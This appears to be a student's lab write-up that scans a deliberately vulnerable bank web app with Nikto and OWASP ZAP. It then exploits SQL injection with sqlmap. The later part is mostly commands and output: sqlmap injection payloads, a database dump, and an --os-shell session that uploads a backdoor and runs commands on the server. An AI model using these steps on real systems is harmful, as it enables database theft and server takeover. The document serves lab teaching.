
2. Nikto Vulnerability Scanner

- A command line web vulnerability scanner

```
git clone https://github.com/sullo/nikto
# Main script is in program/
cd nikto/program
# Run using the shebang interpreter
./nikto.pl -h http://www.vbank.com
# Run using perl (if you forget to chmod)
perl nikto.pl -h http://www.vbank.com

# to use the proxy
perl nikto.pl -h http://www.vbank.com -useproxy
```

- Available by Default in Kali installation
- Run the application `nikto -h http://vbank.com`



2. Report how you found the different vulnerabilities: SQLi, XSS, etc.

solution

1. Nikto Vulnerability Scanner
 - Run the nikto from command line with `--host` switch for host url

```


kali@kali: ~/scans
File Actions Edit View Help
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
  fashion to the MIME type
+ GET Cookie USESECURITYID created without the httponly flag
+ GET IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: GET The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. Th
  e value is "127.0.1.1".
+ UEROFCWV Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
  ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.
+ OSVDB-3092: GET /htdocs/: This might be interesting...
+ OSVDB-3268: GET /images/: Directory indexing found.
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET The site uses SSL and Expect-CT header is not present.
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
  fashion to the MIME type
+ GET IP address found in the 'location' header. The IP is "127.0.1.1".
+ OSVDB-630: GET The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. Th
  e value is "127.0.1.1".
+ LKVVNBVD Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
  ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.
+ OSVDB-3092: GET /htdocs/: This might be interesting...
+ OSVDB-3268: GET /images/: Directory indexing found.
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ GET The site uses SSL and Expect-CT header is not present.
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.37.128
+ Target Port: 80
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
  fashion to the MIME type
+ IP6ZVZSJ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-561: GET /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or restrict a
  ccess to allowed sources.
+ OSVDB-3268: GET /htdocs/: Directory indexing found.

```

- Vulnerabilities/info found:

1. Clickjacking
2. Cross site scripting
3. Directory traversal
4. cookie without httponly flag
5. Server information in response headers
6. Owasp Zap vulnerability scanner

- run the zapproxy **zapproxy** and click on the **automated scan**



ZAP Scanning Report- Results

Summary of Alerts

Risk Level	Number of Alerts
High	1
Medium	1
Low	4
Informational	2

Alerts (From Scan Report)

Name	Risk Level	Number of Instances
Cross Site Scripting (DOM Based)	High	1
X-Frame-Options Header Not Set	Medium	3
Absence of Anti-CSRF Tokens	Low	3
Cookie No HttpOnly Flag	Low	1
Cookie Without SameSite Attribute	Low	1
X-Content-Type-Options Header Missing	Low	19
Information Disclosure - Sensitive Information in URL	Informational	3
Information Disclosure - Suspicious Comments	Informational	1

Alerts (Manual test comparing ZAP)

Name	Risk Level	Number of Instances	False Positive
Cross Site Scripting (DOM Based)	High	1	Yes
X-Frame-Options Header Not Set	Medium	3	No
Absence of Anti-CSRF Tokens	Low	3	No
Cookie No HttpOnly Flag	Low	1	No
Cookie Without SameSite Attribute	Low	1	No
X-Content-Type-Options Header Missing	Low	19	No
Information Disclosure - Sensitive Information in URL	Informational	3	No
Information Disclosure - Suspicious Comments	Informational	1	No

3. Now you have collected enough information about the victim web application and found multiple serious SQL injection vulnerabilities. Use an automatic exploitation tool (e.g. sqlmap) to dump all the database, upload a web shell and prove that you have control of the bank server!

- Using **sqlmap** to find sql injection and dump database content
- Usage

```
$: sqlmap -u 'http://192.168.37.128/login.php?username=alex' --dbs
```

Result:


```

kali@kali: ~/scans x kali@kali: ~/scans/sqlmap/192.168.37.128 x
(kali@kali) - [~/scans/sqlmap/192.168.37.128]
$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' --dbs
{1.5.2#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:14:10 /2021-05-30/

[06:14:10] [INFO] resuming back-end DBMS 'mysql'
[06:14:10] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.37.128/index.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('USESECURITYID=3L2adbtI49d...8l8lmha496'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: username=alex' AND (SELECT 3713 FROM (SELECT(SLEEP(5)))DePN) AND 'wVsF'='wVsF
  Type: UNION query
  Title: Generic UNION query (NULL) - 8 columns
  Payload: username=-3760' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x7170707a71,0x556c6c594452414f576a744a73504d734d74537a747957
704c684b6a6d676f79496e694477664d67,0x7170707a71)--
---
[06:14:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[06:14:21] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] vbank

[06:14:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.37.128'
[*] ending @ 06:14:21 /2021-05-30/

```

- Found **vbank** database (along with others)
- use **--dump** as switch and dump the contents of database **vbank** with **-D** switch

```
$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' -D vbank --dump
```

- Uploading a shell

```

$ sqlmap -u 'http://192.168.37.128/login.php?username=alex' --os-shell

[06:23:50] [INFO] the file stager has been successfully uploaded on '/var/www/htdocs/' -
http://192.168.37.128:80/tmpuxstl.php
[06:23:50] [INFO] the backdoor has been successfully uploaded on '/var/www/htdocs/' -
http://192.168.37.128:80/tmptbjcpu.php
[06:23:50] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'www-data'
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output: 'uid=33(www-data) gid=33(www-data) groups=33(www-data)'
os-shell>

```

This is on condition that we have write permission on **www** directroy.

Initially, sqlmap threw an error **unable to upload shell as the user have may not have right permissions to the sepcified directory**